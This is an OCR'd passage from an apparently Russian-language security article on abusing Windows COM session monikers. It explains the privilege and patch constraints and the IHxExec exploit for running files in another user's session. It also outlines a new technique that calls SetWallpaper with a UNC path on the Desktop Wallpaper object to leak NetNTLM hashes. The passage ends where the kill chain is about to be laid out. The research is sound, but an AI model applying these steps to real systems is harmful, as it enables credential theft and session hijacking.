
Не все так плохо. Далеко не всегда получится инстанцировать COM-класс в сессии целевого пользователя через Session Moniker. Нужно, чтобы целевой COM-класс был зарегистрирован на запуск от лица интерактивного пользователя. Это значение указывается в отдельном ключе реестра RunAs. Если значение пустое либо указан запустивший пользователь, система или сервис, то Session Moniker не сработает. Извлечь список всех объектов удобно с помощью инструмента Checker. Он сгенерирует отчет в формате CSV (или XLSX по желанию), после чего останется лишь применить фильтр по необходимому полю.



Поиск нужных объектов

Затем ограничения накладываются в следующем приоритете. Никаких официальных названий им нет, либо мне они незнакомы.


1. SeDebug — если у тебя есть SeDebug, то можешь смело захватывать чужие сессии, например через IHxExec.
2. Патч от CVE-2024-38100 (FakePotato) — если у тебя нет прав локального админа, ты не сможешь инстанцировать интерактивные (поле RunAs равно `The Interactive User`) COM-объекты внутри процесса `explorer.exe`. Фактически здесь просто исправили Access Permissions. Если у тебя нет этих прав на процесс, то получить доступ к работающим внутри него COM-объектам ты не сможешь. Если Access Permissions не определены для конкретного AppID, то используются дефолтные. Просмотреть права можно с помощью инструмента OleViewDotNet.



```
9980     - dllhost - WINPC\Michael
9924     - GlassWire - WINPC\Michael
  IPID: 00008800-26C4-26C8-68CF-A73B0ED2A9D1 - IID: IRundown
  IPID: 0000D401-26C4-FFFF-4F14-0AFFF15CA30D - IID: IRundown
  IPID: 00008402-26C4-26C8-E837-2AB8A10D5AB8 - IID: IPrivDragDrop
  IPID: 00005403-26C4-FFFF-5E4C-CD5533EB6D1F - IID: IUnknown
  IPID: 00001004-26C4-26C8-016A-B70EA7DE65E2 - IID: IUnknown
  IPID: 00000805-26C4-26C8-6ADD-A9FA7CA306DB - IID: IPrivDragDrop
  IPID: 0000B406-26C4-FFFF-AB39-F166751C24B4 - IID: IUnknown
  IPID: 00009807-26C4-26C8-6649-69FCBB32ABC7 - IID: IUnknown
2604     - GWCtlSrv - NT AUTHORITY\СИСТЕМА
4112     - LMS - NT AUTHORITY\СИСТЕМА
4100     - OutlineService - NT AUTHORITY\СИСТЕМА
2624     - vmware - WINPC\Michael
4000     - vmware-unity-helper - WINPC\Michael
```


Showing 7 of 7 entries

Список процессов с работающими COM-объектами



```
CLSID                                 Name                                  VTable                                              Reg Flags     Apa
228826AF-02E1-4226-A9E0-99A855E455A6  ImmersiveShellBroker                  windows.immersiveshell.serviceprovider+0x852C8      MULTIPLEUSE   STA
25DEAD04-1EAC-4911-9E3A-AD0A4AB560FD  CLSID_TrayNotify                      Explorer+0x329198                                   MULTIPLEUSE   STA
329B80EC-2230-47B8-905D-A2DCF5171C6F  CLSID_ImmersiveSplashScreen           twinui+0x43A880                                     MULTIPLEUSE   STA
3EEF301F-B596-4C0B-BD92-013BEAFCE793  Desktop Undo Manager                  SHELL32+0x596E40                                    MULTIPLEUSE   STA
561DF0D0-72EB-46F1-8D0A-5597DBBE6578  CLSID_TrayAppIdentityResolver         Explorer+0x329198                                   MULTIPLEUSE   STA
682159D9-C321-47CA-B3F1-30E36B2EC8B9  CLSID_DesktopExplorerHost             explorerframe+0x1C69B0                              MULTIPLEUSE   STA
70D548F5-9393-4D17-92A6-E90B9FA83185  70d548f5-9393-4d17-92a6-e90b9fa83185  pnidui+0x471C0                                      MULTIPLEUSE   STA
7C021C10-E914-4A53-BDC8-315CEBF32B49  CLSID_TrayToastActivator              Explorer+0x329198                                   MULTIPLEUSE   STA
8B47ED52-E8EF-4C45-A864-D1CC8465FEDE  8b47ed52-e8ef-4c45-a864-d1cc8465fede  SHELL32+0x59C678                                    MULTIPLEUSE   STA
95B63696-18B6-4D3E-8EC2-CDB4352318EB  95b63696-18b6-4d3e-8ec2-cdb4352318eb  Explorer+0x329198                                   MULTIPLEUSE   STA
9AA46009-3CE0-458A-A354-715610A075E6  Sync Integration Manager              SHELL32+0x5B1458                                    MULTIPLEUSE   STA
9BA05972-F6A8-11CF-A442-00A0C90A8F39  ShellWindows                          explorerframe+0x1C51E8                              MULTIPLEUSE   STA
AD20F6D7-28B9-4A05-86B3-D6A3E149B28D  CLSID_PenWorkspaceDiscoverBroker      twinui.pcshell+0x4FDCF0                             MULTIPLEUSE   STA
BCBB9860-C012-4AD7-A938-6E337AE6ABA5  NowPlayingSessionManager Class        npsm+0x22B20                                        MULTIPLEUSE   STA
C2CF3110-460E-4FC1-B9D0-8A1C0C9CC4BD  Desktop Wallpaper                     SHELL32+0x592608                                    MULTIPLEUSE   STA
C53B4598-5C0E-4DFA-BF07-304AD4E04E87  c53b4598-5c0e-4dfa-bf07-304ad4e04e87  pnidui+0x47170                                      MULTIPLEUSE   STA
DE7D3D65-5454-4EF5-9518-776739DAB39F  LockScreen Call Broker                twinui+0x444510                                     MULTIPLEUSE   STA
E6442437-6C68-4F52-94DD-2CFED267EFB9  CLSID_TrayDesktopBand                 Explorer+0x329198                                   MULTIPLEUSE   STA
F60AD0A0-E5E1-45CB-B51A-E15B9F8B2934  f60ad0a0-e5e1-45cb-b51a-e15b9f8b2934  Explorer+0x329198                                   MULTIPLEUSE   STA
```

Список работающих объектов внутри процесса



Owner: BUILTIN\Администраторы
Group: BUILTIN\Администраторы
Integrity: N/A

Flags: None

ACL Entries

Type	Account	Access	Flags
Allowed	NT AUTHORITY\SELF	GenericAll	None
Allowed	NT AUTHORITY\СИСТЕМА	Execute, ExecuteLocal	None
Allowed	BUILTIN\Администраторы	GenericAll	None

Name	Acce...

Дефолтные права на процесс


3. Патч от EOP Session Moniker. Возможности сессионных моникеров известны уже давно, но их эксплуатация не особенно популярна. Как только безопасники начали их ресерчить, то практически сразу же появился эксплоит, позволяющий запустить определенный объект внутри чужой сессии, что приводило к повышению привилегий. Фикс заключался в добавлении проверки на уровень целостности перед обращением к объекту. Если к объекту в чужой сессии пытаются обратиться из процесса со средним уровнем целостности, доступ блокируется.

ЗАПУСК ПРОЦЕССА В ЧУЖОЙ СЕССИИ

Итак, предлагаю обратиться к эксплоиту IHxExec. Он позволяет запустить исполняемый файл внутри чужой сессии. Существует также реализация на C# и PowerShell, ищи ее на GitHub.

Оба варианта злоупотребляют сессионными моникерами для исполнения кода. Если у нас есть права локального администратора (или привилегия SeDebug), то таким образом удается выполнить код в сессиях другого пользователя. Однако на старых системах, которые не обновлялись года с 2017 года, такой трюк пройдет и от лица низкопривилегированного пользователя. Подробный анализ работы эксплоита есть на Medium.

Если вкратце, то идет использование двух недокументированных COM-интерфейсов, к которым обращаются и при инстанцировании сессионных моникеров: IStandardActivator и ISpecialSystemProperties. Первый нужен для активации объектов, а у второго есть интересный метод SetSessionId() для установки целевой сессии, внутри которой требуется запустить COM-объект.




Пример использования эксплоита

Видим, что эксплоит успешно инстанцирует необходимый COM-объект, и мы получаем возможность запуска произвольного файла внутри чужой сессии.

УТЕЧКА ХЕША ПАРОЛЯ ПРИ СМЕНЕ ОБОЕВ

Другой эксплоит вышел совсем недавно, он также основан на злоупотреблении сессионными моникерами, но теперь инстанцируемый COM-объект позволяет не запустить процесс, а сменить обои. Казалось бы, где тут уязвимость? Но стоит вспомнить статью Элада Шамира, в которой NetNTLM-хеш компьютера извлекали через функцию изменения обоев. Я подумал: а что, если инстанцировать интерактивный COM-объект внутри чужой сессии, затем вызвать метод смены обоев и указать UNC Path для получения NetNTLM-хеша?

Идея долго не давала мне спать, и однажды, когда в блоге decoder.cloud вышла одна подсказка, у меня получилось обнаружить подобный COM-объект.



```
C2CF3110-460E-4FC1-B9D0-8A1C0C9CC4BD
c2cf3110-460e-4fc1-b9d0-8a1c0c9cc4bd - Desktop Wallpaper
  IClassFactory
  IDesktopWallpaper
  IDesktopWallpaperPrivate
  IMarshal
  IPersist
  IPersistStream
  IUnknown
  Factory Interfaces
```

Обнаруженный объект

У объекта был интерфейс IDesktopWallpaper с подходящим по логике методом SetWallpaper().

```
HRESULT SetWallpaper(
  [in] LPCWSTR monitorID,
  [in] LPCWSTR wallpaper
);
```

Первым аргументом следует передавать идентификатор монитора, на который устанавливаются обои, вторым — путь к обоям. Собственно, указание UNC Path во втором аргументе приведет к утечке NetNTLM-хеша. Однако откуда получить идентификатор монитора?

Сам MSDN нам любезно подсказывает, что можно воспользоваться методом GetMonitorDevicePathAt(), этот метод, в свою очередь, требует для вызова параметр `monitorIndex`, который можно получить через GetMonitorDevicePathCount().

Так выстраивается цепочка-киллчейн:

